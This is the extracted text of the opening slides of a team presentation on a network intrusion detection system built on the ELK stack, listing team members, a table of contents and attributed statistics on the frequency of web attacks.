

# RESEARCH AND IMPLEMENTATION OF NETWORK INTRUSION DETECTION SYSTEM BASED ON ELK STACK.

PRESENTED BY GSP25IA05



# MEET OUR TEAM

THE EXPERTS BEHIND THE PROJECT

**VO TRONG DUC**

AI Engineer

**NGUYEN DANG KHOA**

Pentest

**HUYNH TRI DUC**

SOC

**NGUYEN QUOC HUY**

Pentest

**DUONG THANH LOC**

SOC

# TABLE CONTENTS

1. Introduction

2. Project Overview

3. Goal of project


4. Demo

5. Strengths and Weaknesses




# I. INTRODUCTION

# THE STATISTICS ON WEB ATTACKS



- Every **39 seconds** there is a new attack somewhere on the Web. (Source: University of Maryland)
- Globally, **30.000 websites** are hacked every day.(Source: Web Arx Security)
- According to the latest DBIR (Data Breach Investigations Report), web applications were the top action vector.

# THE STATISTICS ON WEB ATTACKS




- Akamai notes that it observed more than **26 billion web attacks** against applications and APIs in June 2024 alone, and that these attacks **surged by 49%** over the last year.
- The commerce industry has been victim to the most web application. (High technology was second).

THE GRAPH SHOWS THE WEB ATTACKS DETECTED BY IDS AS OF MAY 2024.

